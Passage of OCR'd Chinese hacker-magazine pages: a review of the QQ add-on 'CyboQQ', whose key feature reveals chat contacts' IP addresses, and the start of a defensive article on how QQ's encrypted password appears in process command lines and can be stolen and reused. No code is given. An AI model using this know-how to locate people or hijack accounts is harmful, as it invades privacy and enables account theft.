


图 7

以上提到的两种方法，腾讯服务器帮你免费挂的时间不等，可能是 1 个小时到 3 个小时之间，所以如果不放心，可以上下午使用上述方法各登录一次，那么一天 2 小时的挂级任务就算是完成了。哈哈，各位叉子，拿起自己的手机免费挂级去吧。



赛博 QQ－将 QQ 外挂坚持到底

Hackerxfight

腾讯 QQ ——在国内无人不知无人不晓的 IM（即时通讯工具），QQ 早已经成了中国互联网上的一个典型的标志，由于过多的关注等因素，越来越多人发觉 QQ 本身的功能已经无法满足需求，于是就开发出了 QQ 辅助软件，扩展了 QQ 的功能（包括大家最为喜欢的显 IP 功能），这类软件在相当长的一段时间里大量的涌现，从原来的珊瑚虫 QQ、飘云 QQ 到现在的彩虹 QQ。可惜的是，利益上的冲突使得腾讯采取了各种手段来对付这些“非法外挂”。在不满之余，更多的人（包括我在内）都采取了观望措施，还好这时候赛博 QQ 横空出世了！

关于今天的主角赛博 QQ，我给大家简单的介绍一下，赛博 QQ 号称是目前市面上唯一一款能够完美支持 QQ2009 的辅助工具，拥有老板键功能瞬间隐藏 QQ，继承了彩虹 QQ 的字体切换功能（包括传说中的火星字体），当然最重要的还是显 ip 功能了。

关于赛博 QQ 的安装我就多不说了，安装好后运行 CyboQQ.exe，输入用户名和密码或者自动登录就会进入到我们的 QQ 界面了，将鼠标指向我们的 QQ 头像就可以显示我们本地的 ip 地址了，如图 1，我这里显示的是“河北省廊坊市网通 QQ2009 Beta”（唉，没办法，高中的时候没有好好学习天天向上，所以就到了这个地方来混了囧）。




图 1

随便打开一个 QQ 好友的聊天窗口，我通过这个窗口来给大家演示具体的使用以及相关辅助功能，如图 2。上图中标识 1 的位置是暂时还没有获得对方的 ip 时 ip 栏的状态，和使用彩虹 QQ 的一样，可以通过发送表情来获得 ip 地址（表情可以自己改，看我这里就是 X 档案的 LOGO），获取到对方 ip 时 ip 栏的状态就如标识 2 所示。这里说明一点，由于 QQ 采用了新的 ip 加密技术，所以 ip 的获取不象以前那么容易了，虽然赛博自己开发了一套智能分析系统，但是效率还是没有想象中的好。

点击图 2 中标识 4 处就可以进入赛博 QQ 的设置界面，先来看个性设置，在这个设置里主要有老板热键（这个就不用我多说了吧，不想被老板发现就用上它吧），切换字体热键（就是在简体字－繁体字－火星文三种字体之间相互切换的），还有就是虚拟摄像头，如图 3。








图 2


图 3

接下来就是功能定制界面，这个比较容易懂，我比较看好的就是“禁用迷你首页”，因为我不是会员，如图 4。而扩展功能界面主要有两个功能：一个是关闭聊天窗口时的动画效果（呵呵，给出一个图片让各位 X 子看看，其它的就自己去实践吧），如图 5。对于“一键亲情号”功能，相信一看名字就应该就知道了它的作用了吧，就是使用快捷键来呼出相应 QQ 的聊天窗口，如图 6。


图 4


图 5


图 6

返回到聊天窗口右下角，大家看图 2 中的标识 5 处，单击就可以手工选择字体了，看到标识 6 处的文字了吗（那就是

传说中的火星文)，是不是很好很强大呢？将鼠标向右移动就会出现一个窗口，这又是赛博QQ的一个功能——在线时长功能，主要用来统计本次QQ登录之内，自己及在线好友的在线时长（貌似这个功能对我不是很实用）。点击标识7处，就会打开相关的扩展功能，包括了热榜、IP查询、强制聊天（只能用在QQ2008上），如图7。





图7

该说的也差不多了，最后再提醒一下，赛博QQ的ip数据库同样是采用了纯真数据库，想要更新的X子们可以到纯真的官方网站下载，只要将纯真ip数据库改名为ip.bat并覆盖原文件就可以了。

赛博是目前为止仅有的几款QQ辅助工具了，或许这将成为新一代的“彩虹QQ”，最后再附上一句，偶不是来打广告的，只是出来买酱油的！（本文所涉及到的赛博QQ已收录到光盘中）

给QQ加把安全锁



朱建良

QQ已经成了我们上网最离不开的工具了，打开电脑后做的第一件事就是登录QQ，看看有没有自己的信息。生活中的我们在开着QQ的时候有时总会离开自己的电脑去处理一些别的事情，众所周知，QQ是可以使用命令行登录的，而且使用一些查看启动命令的工具也是能够容易的看到QQ启动参数的，这些在以前的黑客X档案中都曾经有过介绍，大家可以翻看一下以前的文章。

如果系统使用的是Visita的话就更简单了，稍微配置一下任务管理器就可以了，选择任务栏管理器的“查看”－“选择列”，在“选择进程页列”对话框中把“映像路径名称”和“命令行”打上勾，这样直接使用任务栏管理器就可以查看到QQ进程的启动信息了，如图1。




图1

我们可以清楚的看到QQ加密后的密码，并且可以使用这个密码来登录我们的QQ，大家想一想，什么时候万一我们有事要离开电脑，或者是中了有记录进程命令行登录参数的木马，那岂不是就可以随意登录我们的QQ、QQ空间及QQ游戏了，虽然一般情况下偷我们加密后密码的人不大可能会爆破出我们十分强悍的原密码，但是万一真有人偷了我们加密后的密码，我想仅仅是删除全部好友就足够我们头痛的了，所以我们绝不能让自己的QQ面临这么大的风险，我们必须为其请个保护神，至少不能随便让人把我们的QQ命令行参数偷走吧。

一、小试“360保险箱”

大家都知道，现在有密码保护功能的安全软件主要有“360保险箱”、“江民密保”、“金山密保”、“瑞星帐号保险柜”等，但是我个人还是比较推崇“360保险箱”的，主要是因为它简单、免费，而且自我保护强，最重要的就是有效。如图2所示就是我使用“360保险箱”保护我的QQ时拦截的截图。




图2

而且在360保险箱保护QQ的时候，像“Process Viewer”这种查看进程的工具是找不到QQ进程的。另外，当我们使用一般的进程管理工具结束“360保险箱”的时候它会跳出错误对话框，如图3，



图3

并且在这个时候如果我们使用一些QQ密码读取器也是读取不到QQ密码的，如图4。




图4

查看“360保险箱”的拦截记录，我们就会发现是我们的

